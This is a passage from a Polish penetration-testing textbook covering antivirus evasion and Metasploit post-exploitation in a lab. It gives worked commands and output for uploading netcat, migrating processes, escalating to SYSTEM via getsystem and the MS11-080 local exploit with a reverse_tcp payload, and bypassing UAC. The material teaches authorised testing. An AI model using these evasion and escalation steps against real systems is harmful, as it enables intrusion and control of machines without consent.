UWAGA Jeżeli okaże się, że pliki wykonywalne wygenerowane przez program Veil-Evasion nie działają, będziesz musiał dokonać aktualizacji pakietu Metasploit za pomocą polecenia *Msfupdate*. Ponieważ pakietu Veil-Evasion obecnie nie znajdziesz w repo-

zytoriach systemu Kali Linux, najnowsza wersja, którą zainstalowałeś, może nie działać poprawnie ze starszą wersją programu Msfvenom, dostarczaną razem z systemem Kali Linux 1.0.6. Oczywiście może się również zdarzyć i tak, że po aktualizacji pakietu Metasploit za pomocą polecenia `Msfupdate` sposób działania tego programu zmieni się nieco w stosunku do stanu opisywanego w tej książce (aktualizacje pakietu Metasploit są publikowane dosyć często). Jeżeli chcesz tego uniknąć, możesz rozważyć wykonanie tego ćwiczenia podczas drugiego czytania tej książki bądź też wykonać je na osobnej instancji systemu Kali Linux.

Ukrywanie na widoku, czyli najciemniej jest pod latarnią

Być może najlepszym sposobem na zminimalizowanie ryzyka wykrycia ładunku przez programy antywirusowe jest zupełnie unikanie stosowania tradycyjnych i dobrze wszystkim znanych ładunków. Jeżeli masz jakieś doświadczenie w pisaniu programów dla systemu Windows, możesz użyć odpowiednich wywołań funkcji Windows API do utworzenia swojego własnego funkcjonalnego odpowiednika wybranego ładunku. W końcu nigdzie nie jest napisane, że normalne aplikacje systemu Windows nie mogą otwierać połączeń TCP do innych systemów i przesyłać do nich danych — a przecież to właśnie robi ładunek `windows/meterpreter/reverse_tcp`.

W praktyce może się okazać, że zamiast generować ładunki przy użyciu programu Msfvenom i ukrywać je za pomocą metod opisywanych w tym rozdziale, znacznie lepsze efekty osiągniesz, pisząc w języku C swoje własne programy realizujące takie funkcje ładunków, które będą Ci najbardziej potrzebne. Co więcej, w razie potrzeby możesz nawet zainwestować w zakup odpowiedniego certyfikatu cyfrowego, za pomocą którego będziesz mógł podpisywać swoje programy wykonywalne, dzięki czemu będą one wyglądały jeszcze bardziej przekonująco.

UWAGA

Zanim przejdziesz do wykonywania przykładów opisywanych w kolejnym rozdziale, upewnij się, że ponownie wyłączysz w programie Microsoft Security Essentials opcję ochrony systemu w czasie rzeczywistym.

Podsumowanie

W tym rozdziale omówiliśmy zaledwie kilka podstawowych technik pozwalających na zminimalizowanie szansy wykrycia ładunku przez program antywirusowy. Szerokie potraktowanie tego tematu wymagałoby napisania naprawdę obszernej książki, której zawartość w momencie ukazania się na rynku byłaby już w znacznym stopniu zdezaktualizowana. Pentesterzy i inni użytkownicy zawodowo zajmujący się tą dziedziną nieustannie opracowują nowe techniki unikania wykrycia ładunku przez programy antywirusowe, a z kolei twórcy programów antywiru-

sowych nieustannie tworzą nowe sygnatury i ulepszają silniki swoich produktów tak, aby były w stanie wykrywać jak najwięcej takich zagrożeń.

Omawialiśmy także różne sposoby wykorzystywania programu Metasploit do kodowania ładunków i osadzania ich w normalnych plikach wykonywalnych. Kiedy okazało się, że takie rozwiązania nie są wystarczające do „oszukania” programu Microsoft Security Essentials, przedstawiliśmy kilka dodatkowych sposobów wykraaczających poza zastosowanie programu Metasploit. Udało nam się nawet samodzielnie utworzyć pliki wykonywalne w oparciu o własne szablony napisane w języku C i znacznie zmniejszyć szanse na wykrycie ładunku przez programy antywirusowe dzięki połączeniu kilku technik w jedną całość.

Zastosowanie pakietu Hyperion pozwoliło nam w końcu na zrealizowanie naszego celu, czyli przygotowanie pliku wykonywalnego zawierającego złośliwy ładunek, który nie był wykrywany przez program Microsoft Security Essentials i kilka innych skanerów antywirusowych. W dalszej części rozdziału omówiliśmy również program Veil-Evasion, który pozwala na automatyzację procesu przygotowywania złośliwych plików przy użyciu takich metod jak na przykład wstrzykiwanie kodu powłoki za pomocą funkcji VirtualAlloc połączone z szyfrowaniem zawartości pliku.

Do tej pory omówiliśmy już bardzo wiele metod uzyskiwania dostępu do atakowanych systemów, nawet takich, które na pierwszy rzut oka nie mają żadnych luk w zabezpieczeniach. Nadszedł zatem czas, aby powiedzieć kilka słów na temat tego, co możesz zrobić już po uzyskaniu dostępu do atakowanego systemu, czyli w fazie powłamaniowej eksploracji skompromitowanego systemu.

13

Powłamaniowa eksploracja skompromitowanego systemu

NO DOBRZE, UZYSKAŁEŚ JUŻ DOSTĘP DO ATAKOWANEGO SYSTEMU, CZYLI NASZ TEST PENETRACYJNY JEST JUŻ ZAKOŃCZONY, PRAWDA? MOŻEMY PRZECIEŻ POWIEDZIEĆ Klientowi, że udało nam się uzyskać dostęp do powłoki jego systemów.

Ale co z tego? Jakie to będzie miało znaczenie dla klienta?

W fazie powłamaniowej eksploracji skompromitowanego systemu będziemy poszukiwać różnego rodzaju danych, próbować podnieść uprawnienia konta i przechodzić na inne systemy klienta. Być może uda nam się odnaleźć jakieś wrażliwe lub poufne dane przechowywane na skompromitowanym systemie lub za pośrednictwem sieci uzyskać dostęp do innych systemów klienta, które takie dane przechowują i przetwarzają. Być może skompromitowany system jest częścią domeny klienta i będziemy mogli użyć go do uzyskania dostępu do innych hostów w tej domenie. Jak widać, potencjalna płaszczyna możliwości wykorzystania takiego

systemu jest bardzo szeroka, a przecież wymieniliśmy tylko kilka podstawowych przykładów tego, czym możemy się zajmować w fazie powłamaniowej eksploracji skompromitowanego hosta.

Powłamaniowa eksploracja zaatakowanego systemu to chyba najlepszy sposób na uzyskanie dokładnego obrazu mechanizmów zabezpieczeń środowiska celu. Na przykład w rozdziale 9. wspominałam o teście penetracyjnym, w którym dzięki przełamaniu zabezpieczeń starego i zapomnianego kontrolera domeny, działającego pod kontrolą systemu Windows 2000, udało mi się całkowicie przejąć kontrolę nad nową domeną klienta. Jeżeli wtedy nie przeprowadziłbym powłamaniowej eksploracji skompromitowanego systemu, mogłabym po prostu założyć, że w takim systemie nie ma już żadnych wartościowych informacji i że nie jest on podłączony do innych systemów w nowej domenie klienta. W takiej sytuacji mój test penetracyjny nie przyniósłby nawet w połowie tak cennych wyników, jakie mogłam umieścić w raporcie końcowym, a mój klient nadal nie wiedziałby o poważnych lukach w zabezpieczeniach swojego środowiska, a w szczególności o słabościach polityki haseł.

W tym rozdziale omówimy kilka podstawowych zagadnień związanych z fazą powłamaniowej eksploracji skompromitowanego systemu. Kiedy zakończysz już pracę z tą książką i zaczniesz na poważnie zajmować się testami penetracyjnymi, powinieneś zawsze pamiętać, aby na powłamaniową eksplorację systemu poświęcić naprawdę dużą ilość czasu. Umiejętność odpowiedniego wykorzystania faktu, że udało Ci się uzyskać dostęp do danego hosta w środowisku celu, jest dokładnie tym, co odróżnia prawdziwego zawodowca od zwykłego dobrego pentestera.

Przyjrzymy się zatem, jakimi opcjami wspomagającymi powłamaniową eksplorację skompromitowanego systemu dysponuje Metasploit.

Meterpreter

Meterpreterem, czyli jednym z najpopularniejszych ładunków Metasploita, zajmowaliśmy się już nieco w rozdziale 8. W tym rozdziale przyjrzymy się Meterpreterowi jeszcze dokładniej i poznamy jego nowe możliwości.

Powłamaniową eksplorację systemu rozpoczęmy od uruchomienia sesji Meterpretera z każdą z naszych maszyn wirtualnych spełniających rolę celów. Na lisingu 13.1 przedstawiono sesję z systemem Windows XP, wykorzystującą lukę MS08-067. W przypadku systemu Windows 7 do nawiązania sesji został użyty trojan podobny do tego, z jakim pracowaliśmy w poprzednim rozdziale. Na systemie Ubuntu sesję Meterpretera nawiązałam za pośrednictwem luki w zabezpieczeniach pakietu TikiWiki, o której mówiliśmy w rozdziale 8. Zamiast tego do systemu Ubuntu możesz się zalogować poprzez SSH, używając konta i hasła dostępu użytkownika `georgia`, który udało nam się złamać w rozdziale 9., lub za pomocą klucza publicznego SSH, który udało nam się dodać za pośrednictwem udziału NFS do listy uprawnionych kluczy w rozdziale 8.

Listing 13.1. Lista otwartych sesji Meterpretera

```
msf > sessions -l
Active sessions
=====
Id  Type          Information           Connection
--  ---          -----
1   meterpreter x86/win32    NT AUTHORITY\SYSTEM @ BOOKXP      192.168.20.9:4444 ->
                                         ↳ 192.168.20.10:1104
                                         ↳ (192.168.20.10)
2   meterpreter x86/win32    Book-Win7\Georgia Weidman @ Book-Win7 192.168.20.9:2345 ->
                                         ↳ 192.168.20.12:49264
                                         ↳ (192.168.20.12)
3   meterpreter php/php     www-data (33) @ ubuntu            192.168.20.9:4444 ->
                                         ↳ 192.168.20.11:48308
                                         ↳ (192.168.20.11)
```

Nasze ćwiczenia rozpocznemy od pracy z sesją z systemem Windows, tak jak zostało to przedstawione poniżej.

```
msf post(enum_logged_on_users) > sessions -i 1
```

Do tej pory zdążyłeś już poznać kilka poleceń Meterpretera. Przykładowo w rozdziale 9. używaliśmy polecenia hashdump do wykonania zrzutu haszy lokalnych haseł (więcej szczegółowych informacji na ten temat znajdziesz w podrozdziale „Ataki typu offline”). Aby zobaczyć listę dostępnych poleceń, powinieneś w konsoli Meterpretera wykonać polecenie `help`. Aby wyświetlić ekran pomocy dotyczący wybranego polecenia, powinieneś w konsoli wpisać `<nazwa_polecenia> -h`.

Zastosowanie polecenia `upload`

W czasie przeprowadzania testów penetracyjnych nie ma chyba nic bardziej irytującego niż zorientowanie się, że na skompromitowanym komputerze nie masz dostępu do podstawowych narzędzi, takich jak `wget` czy `curl`. W rozdziale 8. przedstawiliśmy sposób poradzenia sobie w takiej sytuacji za pomocą TFTP, ale Meterpreter oferuje nam znacznie lepsze, własne rozwiązanie, czyli polecenie `upload`, za pomocą którego możesz przesyłać pliki na skompromitowany komputer. Aby zapoznać się ze składnią tego polecenia, powinieneś w konsoli Meterpretera wykonać polecenie `help upload`, tak jak zostało to przedstawione na listingu 13.2.

Listing 13.2. Ekran pomocy polecenia `upload`

```
meterpreter > help upload
Usage: upload [options] src1 src2 src3 ... destination
Uploads local files and directories to the remote machine.
OPTIONS:
  h      Help banner.
  r      Upload recursively.
```

Jak widać, za pomocą polecenia upload możemy kopiować pliki z systemu Kali Linux do systemu Windows XP.

Na przykład aby umieścić na skompromitowanym komputerze program Netcat, powinieneś wykonać następujące polecenie:

```
meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\\  
[*] uploading : /usr/share/windows-binaries/nc.exe -> C:\\\  
[*] uploaded : /usr/share/windows-binaries/nc.exe -> C:\\\\nc.exe
```

UWAGA *Zwrć uwagę na fakt, że znaki lewego ukośnika w ścieżkach powinny być poprzedzone znakiem ucieczki (czyli drugim znakiem lewego ukośnika). Pamiętaj również, że kopując pliki na skompromitowany system lub wprowadzając na nim jakiekolwiek inne zmiany, powinieneś szczegółowo notować i opisywać takie modyfikacje, tak aby po zakończeniu pentestu przywrócić system do początkowego stanu. Ostatnią rzeczą, na którą mógłbyś sobie pozwolić w karierze pentestera, jest pozostawienie zaatakowanego systemu w gorszym stanie, niż był przed rozpoczęciem testu.*

Polecenie getuid

Kolejnym bardzo użytecznym poleceniem Meterpretera jest getuid. Polecenie to wyświetla na ekranie nazwę użytkownika systemowego, w kontekście którego działa sesja Meterpretera. W większości przypadków taka sesja będzie działała na prawach użytkownika lub procesu, którego zabezpieczenia udało się przełamać.

Na przykład kiedy wykorzystywaliśmy lukę MS08-067 w zabezpieczeniach serwera SMB, nawiązana później sesja Meterpretera działała na takich prawach jak skompromitowany serwer SMB, czyli w kontekście użytkownika SYSTEM, co zostało pokazane poniżej.

```
meterpreter > getuid  
Server username: NT AUTHORITY\\SYSTEM
```

W przypadku systemu Windows 7 za pomocą odpowiednio przeprowadzonego ataku socjotechnicznego udało nam się przekonać użytkownika do uruchomienia trojana, przy użyciu którego została nawiązana sesja Meterpretera. W tym przypadku Meterpreter działa w kontekście użytkownika Georgia Weidman.

Inne polecenia Meterpretera

Zanim przejdiesz do kolejnego podrozdziału, powinieneś poświecić nieco czasu na poznanie działania pozostałych poleceń Meterpretera. Szybko przekonasz się, że powłoka ta posiada bardzo wiele użytecznych komend pozwalających na zbieranie informacji o zaatakowanym systemie, zdalną kontrolę, szpiegowanie pracujących lokalnie użytkowników za pomocą takich narzędzi jak keylogger czy nawet włączanie z poziomu sesji kamery internetowej podłączonej do skompromitowanego systemu.

Skrypty Meterpretera

Oprócz pojedynczych poleceń z poziomu konsoli Meterpretera możesz uruchamiać skrypty. W systemie Kali Linux skrypty Meterpretera znajdują się w katalogu `/usr/share/metasploit-framework/scripts/meterpreter`. Wbudowane skrypty zostały napisane w języku Ruby. Jeżeli napiszesz własny skrypt, możesz przesłać go do autorów pakietu i być może zostanie on dołączony do kolejnej wersji Metasploita. Aby uruchomić wybrany skrypt, powinieneś wykonać polecenie `run <nazwa_skryptu>`. Aby wyświetlić ekran pomocy skryptu, powinieneś uruchomić go, umieszczając w wierszu wywołania opcję `-h`.

Kiedy w rozdziale 10. wykorzystywaliśmy luki w zabezpieczeniach przeglądarek Internet Explorer, używaliśmy opcji AutoRunScript do automatycznego uruchomienia skryptu *migrate*, który tworzył nowy proces i migrował do niego sesję Meterpretera przed „wysypaniem się” przeglądarki sieciowej. Skrypt ten możemy również uruchomić bezpośrednio z poziomu konsoli Meterpretera. Na przykład wpisanie polecenia `run migrate -h`, tak jak zostało to przedstawione na listingu 13.3, wyświetla informację na temat składni wywołania i opcji skryptu *migrate*.

Listing 13.3. Ekran pomocy skryptu migrate

```
meterpreter > run migrate -h
OPTIONS:
-f      Launch a process and migrate into the new process
-h      Help menu.
-k      Kill original process.
-n <opt> Migrate into the first process with this executable name (explorer.exe)
-p <opt> PID to migrate to.
```

Ponieważ zwykle nie chcemy, aby z trudem nawiązana sesja została szybko zamknięta na skutek awarii zaatakowanego programu (na przykład przeglądarki sieciowej), skrypt *migrate* daje nam do dyspozycji kilka opcji pozwalających na przeniesienie sesji Meterpretera do innego procesu. Za pomocą opcji `-n` możemy wskazać nazwę procesu, do którego nasza sesja zostanie zmigrowana. Na przykład aby przenieść sesję Meterpretera do pierwszej instancji procesu *explorer.exe*, którą Meterpreter znайдzie na liście aktywnych procesów, powinieneś użyć opcji `-n explorer.exe`.

Innym rozwiązaniem jest użycie opcji `-p`, za pomocą której możesz przenieść sesję Meterpretera do procesu o podanym identyfikatorze PID. Listę działających procesów możesz wyświetlić, wykonując z poziomu konsoli Meterpretera polecenie `ps`, tak jak zostało to przedstawione na listingu 13.4.

Listing 13.4. Wyświetlanie listy działających procesów

```
meterpreter > ps
Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
---	---	---	---	---	---	---
0	0	[System Process]	4294967295			
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
(...)						
1144	1712	explorer.exe	x86	0	BOOKXP\georgia →C:\WINDOWS\Explorer.EXE	
(...)						
1204	1100	wscntfy.exe	x86	0	BOOKXP\georgia	

Explorer.exe to bardzo dobry wybór. Proces *explorer.exe* posiada identyfikator PID 1144, więc aby zmigrować do niego sesję Meterpretera, powinieneś uruchomić skrypt *migrate* w sposób przedstawiony na listingu 13.5.

Listing 13.5. Uruchamianie skryptu migrate

```
meterpreter > run migrate -p 1144
[*] Migrating from 1100 to 1144...
[*] Migration completed successfully.
meterpreter > getuid
Server username: BOOKXP\georgia
```

Po uruchomieniu skryptu *migrate* sesja Meterpretera zostaje gładko przeniesiona do procesu *explorer.exe*. Teraz, jeżeli serwer SMB zacznie działać w niestabilny sposób lub ulegnie awarii, nasza sesja Meterpretera będzie bezpieczna.

Jeżeli ponownie wykonasz polecenie *getuid*, przekonasz się, że nasza sesja nie działa już w kontekście użytkownika SYSTEM, tylko w kontekście użytkownika *georgia*. Wszystko zgodnie z oczekiwaniami, ponieważ właściwicielem procesu *explorer.exe*, do którego została zmigrowana sesja Meterpretera, jest użytkownik *georgia*. Przenosząc sesję Meterpretera do procesu *explorer.exe*, efektywnie zmniejszyliśmy jej uprawnienia do poziomu, jakie posiada użytkownik *georgia*.

Pozostaniemy teraz na chwilę zalogowani w systemie Windows XP jako użytkownik *georgia* i spróbujemy znaleźć sposób na podniesienie naszych uprawnień z powrotem do poziomu użytkownika SYSTEM w systemie Windows lub poziomu użytkownika root w systemie Linux za pomocą lokalnych ataków na rozszerzanie uprawnień (ang. *privilege escalation attacks*).

Moduły Metasploita wspomagające powłamaniową eksplorację systemu

Do tej pory modułów Metasploita używaliśmy do zbierania informacji oraz identyfikacji i wykorzystywania podatności i luk w zabezpieczeniach. Nie powinno być chyba dla nikogo zaskoczeniem, że pakiet ten posiada również cały szereg modułów wspomagających powłamaniową eksplorację skompromitowanego systemu.

W katalogu *post* pakietu Metasploit znajdziesz moduły służące do zbierania informacji, zdalnego zarządzania, rozszerzania uprawnień i wiele innych przeznaczonych do działania na różnych platformach.

Na przykład przyjrzyjmy się modułowi *post/windows/gather/enum_logged_on_users*. Na listingu 13.6 przedstawiono wyniki działania tego modułu. Jak widać, jego zadaniem jest wyświetlanie listy wszystkich użytkowników zalogowanych obecnie w systemie. Teraz przenieś bieżącą sesję do pracy w tle (możesz to zrobić, naciskając kombinację klawiszy *Ctrl+Z* lub wykonując polecenie *background*), aby powrócić do znaku zięty konsoli Msfconsole.

Listing 13.6. Uruchamianie modułu klasy post pakietu Metasploit

```
msf > use post/windows/gather/enum_logged_on_users
msf post(enum_logged_on_users) > show options

Module options (post/windows/gather/enum_logged_on_users):
  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  CURRENT    true           yes        Enumerate currently logged on users
  RECENT    true           yes        Enumerate Recently logged on users
  ① SESSION      yes           The session to run this module on.

msf post(enum_logged_on_users) > set SESSION 1
SESSION => 1
msf post(enum_logged_on_users) > exploit

[*] Running against session 1
Current Logged Users
=====
SID                  User
---
S-1-5-21-299502267-308236825-682003330-1003  B00KXP\georgia

[*] Results saved in:
/root/.msf4/loot/20140324121217_default_192.168.20.10_host.users.activ
_791806.txt ②
Recently Logged Users
=====
SID                  Profile Path
---
S-1-5-18              %systemroot%\system32\config\systemprofile
S-1-5-19              %SystemDrive%\Documents and
                      ↳Settings\LocalService
S-1-5-20              %SystemDrive%\Documents and
                      ↳Settings\NetworkService
S-1-5-21-299502267-308236825-682003330-1003 %SystemDrive%\Documents and Settings\georgia
```

Moduły typu *post* uruchamiamy w taki sam sposób jak wszystkie inne moduły Metasploita: wybieramy moduł, ustawiamy odpowiednie opcje i uruchamiamy za pomocą polecenia *exploit*. Jednak w przypadku modułów wspomagających powłamaniową eksplorację systemu zamiast ustawiania opcji *RHOST* czy *SRVHOST*

musimy podać Metasploitowi identyfikator sesji (ang. *Session ID*), w której powinien zostać dany moduł ❶. W naszym przykładzie uruchamiamy moduł *enum_logged_on_users* w sesji numer 1.

Wyniki działania modułu pokazują, że użytkownik *georgia* jest obecnie zalogowany. Metasploit automatycznie zapisuje wyniki działania w pliku */root/.msf4/loot/20140324121217_default_192.168.20.10_host.users.activ_791806.txt* ❷.

Railgun

Railgun to rozszerzenie Meterpretera, które daje tej powłoce bezpośredni dostęp do wywołań funkcji Windows API. Rozszerzenie to może być wykorzystywane bezpośrednio z poziomu modułów wspomagających powłamaniową eksplorację systemu lub z poziomu powłoki Ruby (*irb*) w sesji Meterpretera. Na przykład aby sprawdzić, czy sesja działa na poziomie użytkownika z uprawnieniami administratora, możemy użyć funkcji *IsUserAnAdmin* biblioteki *shell32.dll* systemu Windows, tak jak zostało to przedstawione poniżej. Pamiętaj, aby przed wykonaniem tego przykładu przenieść odpowiednią sesję do pracy na pierwszym planie (możesz to zrobić za pomocą polecenia *sessions -i <identyfikator_sesji>*).

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> client.railgun.shell32.IsUserAnAdmin
=> {"GetLastError"=>0, "Error Message"=>"The operation completed
↳successfully.", "return"=>true}
```

Najpierw uruchamiamy sesję powłoki Ruby za pomocą polecenia *irb*. Zwróć uwagę, że zmienna *client* przechowuje klienta Meterpretera. Po uruchomieniu powłoki Ruby wykonaj polecenie *client.railgun.shell32.IsUserAnAdmin*, które powoduje, że interpreter Ruby w bieżącej sesji Meterpretera użyje rozszerzenia Railgun do wywołania funkcji *IsUserAnAdmin* biblioteki *shell32.dll* (więcej przykładów zastosowania rozszerzenia Railgun znajdziesz w opisach modułów *windows/gather/reverse_lookup.rb* oraz *windows/manage/download_exec.rb*). Aby zakończyć pracę z interpreterem Ruby i powrócić do sesji Meterpretera, wykonaj polecenie *exit*.

Lokalne podnoszenie uprawnień użytkownika

W kolejnych podrozdziałach omówimy kilka przykładów lokalnego podnoszenia uprawnień (ang. *local privilege escalation*), które będą wymagały między innymi uruchamiania exploitów pozwalających na uzyskanie większej kontroli nad już wcześniej skompromitowanym systemem.

Podobnie jak miało to miejsce w przypadku usług sieciowych i oprogramowania działającego po stronie klienta, lokalne procesy działające w kontekście różnych użytkowników również mogą mieć podatności i luki w zabezpieczeniach, a w związku z tym być celem ataków. Niektóre z ataków przeprowadzanych na dany system mogą zapewnić pentesterowi dostęp do systemu na prawach niższych niż oczekiwane. Zdobycie możliwości wykonywania poleceń w atakowanym systemie za pośrednictwem „dziurawego” serwera WWW, przejęcie konta użytkownika nieposiadającego praw administratora czy wykorzystanie luk w zabezpieczeniach usługi sieciowej działającej z limitowanymi prawami mogą doprowadzić do uzyskania dostępu do atakowanego systemu, ale wyłącznie na ograniczonym poziomie. Aby uzyskać pełny dostęp do systemu, musimy w takiej sytuacji spróbować wykorzystać inne elementy.

Polecenie `getsystem` w systemie Windows

Polecenie `getsystem` Meterpretera powoduje automatyczną próbę wykorzystania całego szeregu znanych exploitów pozwalających na podniesienie uprawnień lokalnego konta użytkownika. Opcje tego polecenia zostały przedstawione na listingu 13.7.

Listing 13.7. Ekran pomocy polecenia `getsystem`

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.
OPTIONS:
-h Help Banner.
-t <opt> The technique to use. (Default to '0').
    0 : All techniques available
    1 : Service - Named Pipe Impersonation (In Memory/Admin)
    2 : Service - Named Pipe Impersonation (Dropper/Admin)
    3 : Service - Token Duplication (In Memory/Admin)
```

Jak widać, polecenie `getsystem` uruchomione bez żadnego dodatkowego argumentu wywołania będzie przeprowadzało próby wykorzystania kolejnych lokalnych exploitów aż do momentu, kiedy dana próba zakończy się powodzeniem lub lista exploitów zostanie wyczerpana. Aby uruchomić wybranego exploita, możesz w wierszu wywołania polecenia dodać opcję `-t` i numer takiego exploita.

W przykładzie przedstawionym poniżej uruchomiliśmy polecenie `getsystem` bez żadnych dodatkowych argumentów wywołania w systemie Windows XP.

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

W naszym przykładzie Meterpreter był w stanie uzyskać uprawnienia systemowe za pierwszym podejściem — inaczej mówiąc, za pomocą jednego prostego polecenia byliśmy w stanie podnieść nasze uprawnienia z poziomu użytkownika georgia na poziom uprawnień systemowych.

Moduły typu Local Escalation dla systemu Windows

Lokalne moduły exploitów w programie Metasploit pozwalają na uruchamianie exploitów w otwartej sesji Meterpretera i podnoszenie uprawnień użytkownika. Moduł *exploit/windows/local/ms11_080_afdjoinleaf*, przedstawiony na listingu 13.8, wykorzystuje lukę w funkcji AfdJoinLeaf sterownika *afd.sys*. Podobnie jak w przypadku modułów wspomagających powłamaniową eksplorację systemu, przed uruchomieniem tego exploitu powinieneś za pomocą opcji SESSION określić, w której spośród otwartych sesji taki exploit powinien zostać uruchomiony. W naszym przypadku uruchomimy moduł w sesji z systemem Windows XP. W przeciwnieństwie do modułów wspomagających powłamaniową eksplorację systemu, lokalne moduły exploitów to prawdziwe exploitы wykorzystujące luki w zabezpieczeniach, zatem ich użycie będzie wymagało zdefiniowania odpowiedniego ładunku. Jeżeli działanie modułu zakończy się powodzeniem, nawiązana zostanie kolejna sesja Meterpretera, ale tym razem już na prawach użytkownika SYSTEM. Zanim jednak zaczniemy, przejdź do sesji z systemem Windows XP i wykonaj polecenie `rev2self`, które przywróci uprawnienia naszej sesji z powrotem na poziom użytkownika georgia.

Listing 13.8. Uruchamianie lokalnego modułu exploitu

```
msf post(enum_logged_on_users) > use
exploit/windows/local/ms11_080_afdjoinleaf
msf exploit(ms11_080_afdjoinleaf) > show options
Module options (exploit/windows/local/ms11_080_afdjoinleaf):
  Name          Current Setting  Required  Description
  ----          -----          -----    -----
  SESSION        yes            The session to run this module on.
  (...)          ...
msf exploit(ms11_080_afdjoinleaf) > set SESSION 1
SESSION => 1
msf exploit(ms11_080_afdjoinleaf) > set payload windows/meterpreter/
  ↵reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms11_080_afdjoinleaf) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(ms11_080_afdjoinleaf) > exploit

[*] Started reverse handler on 192.168.20.9:4444
[*] Running against Windows XP SP2 / SP3
  ...
[*] Writing 290 bytes at address 0x00f70000
[*] Sending stage (751104 bytes) to 192.168.20.10
[*] Restoring the original token...
```

```
[*] Meterpreter session 4 opened (192.168.20.9:4444 -> 192.168.20.10:1108)
→at 2015-08-14 01:59:46 -0400
```

```
meterpreter >
```

Po wykonaniu polecenia exploit Metasploit uruchamia exploita w sesji z systemem Windows XP. Jeżeli działanie exploita zakończy się powodzeniem, otrzymamy kolejną sesję Meterpretera. Jeżeli w nowej sesji wykonasz polecenie getuid, przekonasz się, że po raz kolejny udało nam się uzyskać uprawnienia użytkownika SYSTEM.

UWAGA *Pamiętaj, że powodzenie lokalnych ataków mających na celu podniesienie uprawnień jest uzależnione od tego, czy w atakowanym systemie znajdują się odpowiednie luki w zabezpieczeniach. W pełni zaktualizowany i dobrze skonfigurowany system z pewnością nie będzie podatny na exploita MS11-08, ponieważ odpowiedni buletyn zabezpieczeń naprawiający tę lukę został opublikowany przez firmę Microsoft już w 2011 roku.*

Omijanie mechanizmu UAC w systemie Windows

Teraz spróbujemy się przekonać, w jaki sposób możemy podnieść uprawnienia w naszym znacznie lepiej zabezpieczonym systemie Windows 7, wyposażonym w dodatkowy mechanizm bezpieczeństwa nazywany UAC (ang. *User Account Control* — kontrola konta użytkownika). Aplikacje działające w systemach Windows Vista i nowszych mają uprawnienia ograniczone do poziomu zwykłych użytkowników. Jeżeli dana aplikacja musi skorzystać z podniesionych uprawnień, administrator systemu musi zatwierdzić takie rozszerzenie praw (w praktyce zapewne nieraz spotkaleś się już z oknem dialogowym UAC zawierającym ostrzeżenie, że dana aplikacja chce dokonać zmian w systemie).

Ponieważ naszą sesję Meterpretera z systemem Windows 7 udało nam się nawiązać poprzez przekonanie użytkownika Georgia Weidman do uruchomienia złośliwego pliku wykonywalnego, sesja Meterpretera ma aktualnie uprawnienia na poziomie tego użytkownika. Spróbujmy zatem w naszej sesji uruchomić polecenie getsystem, tak jak zostało to przedstawione na listingu 13.9.

Listing 13.9. Działanie polecenia getsystem w systemie Windows 7 kończy się niepowodzeniem

```
msf exploit(ms11_080_afdjoinleaf) > sessions -i 2
[*] Starting interaction with 2...
meterpreter > getuid
Server username: Book-Win7\Georgia Weidman
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied.
```

Jak widać, uruchomienie polecenia getsystem w sesji z systemem Windows 7 nie przynosi oczekiwanych rezultatów i kończy się wyświetleniem komunikatu

o wystąpieniu błędu. Może się tak zdarzyć na przykład w sytuacji, kiedy system jest w pełni zaktualizowany i na tyle dobrze zabezpieczony, że będzie całkowicie odporny na próby przełamania zabezpieczeń forsowane przez exploity polecenia `getsystem`.

Jak się jednak szybko okazuje, w naszym systemie Windows 7 od czasu instalacji nie były instalowane żadne aktualizacje ani poprawki zabezpieczeń, zatem przyczyna takiego stanu rzeczy musi być inna — UAC. Wszystko wskazuje na to, że to właśnie mechanizm kontroli konta użytkownika jest przyczyną, dla której działanie polecenia `getsystem` zakończyło się niepowodzeniem.

Podobnie jak ma to miejsce w przypadku innych mechanizmów, pentesterzy i inni użytkownicy zajmujący się zagadnieniami bezpieczeństwa opracowali wiele różnych technik pozwalających na omijanie mechanizmu UAC. Jedna z takich technik została zaimplementowana w programie Metasploit w lokalnym module exploita o nazwie *windows/local/bypassuac*. Przenieś bieżącą sesję do pracy w tle i uruchom tego exploita dla sesji z systemem Windows 7, tak jak zostało to przedstawione na listingu 13.10. Znasz już dobrze całą procedurę: wybierz exploita, ustaw opcję SESSION i uruchom exploita.

Listing 13.10. Zastosowanie modułu local/bypassuac do ominienia UAC

```
msf exploit(ms11_080_afdjoinleaf) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > show options
Module options (exploit/windows/local/bypassuac):
    Name          Current Setting  Required  Description
    ----          -----          -----      -----
    SESSION          yes           The session to run this module
msf exploit(bypassuac) > set SESSION 2
SESSION => 2
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 192.168.20.9:4444
[*] UAC is Enabled, checking level...
(...)
[*] Uploaded the agent to the filesystem....
[*] Sending stage (751104 bytes) to 192.168.20.12
[*] Meterpreter session 5 opened (192.168.20.9:4444 -> 192.168.20.12:49265)
→at 2015-08-14 02:17:05 -0400
[-] Exploit failed: Rex::TimeoutError Operation timed out. ❶
meterpreter > getuid
Server username: Book-Win7\Georgia Weidman
```

Moduł do ominienia mechanizmu kontroli konta użytkownika (UAC) wykorzystuje certyfikat cyfrowy wystawiony przez jeden z zaufanych urzędów certyfikacji. Jak widać na podstawie wyników działania polecenia `getuid`, choć nasza nowa sesja nadal działa na poziomie użytkownika Georgia Weidman, to nie jest już dłużej ograniczana działaniem mechanizmu UAC. Pomyślne zadziałanie modułu lokalnego zaowocowało utworzeniem nowej sesji Meterpretera i nie powinieneś

się przejmować komunikatami o wystąpieniu błędu, takimi jak ❶. Pojawienie się nowej sesji Meterpretera w takiej sytuacji zawsze oznacza, że atak na UAC zakończył się powodzeniem.

Po wyeliminowaniu mechanizmu kontroli użytkownika podniesienie uprawnień użytkownika staje się czystą formalnością — polecenie `getsystem` nie ma najmniejszych problemów z pozyskaniem uprawnień systemowych.

```
meterpreter > getsystem
...got system (via technique 1).
```

Podnoszenie uprawnień w systemie Linux

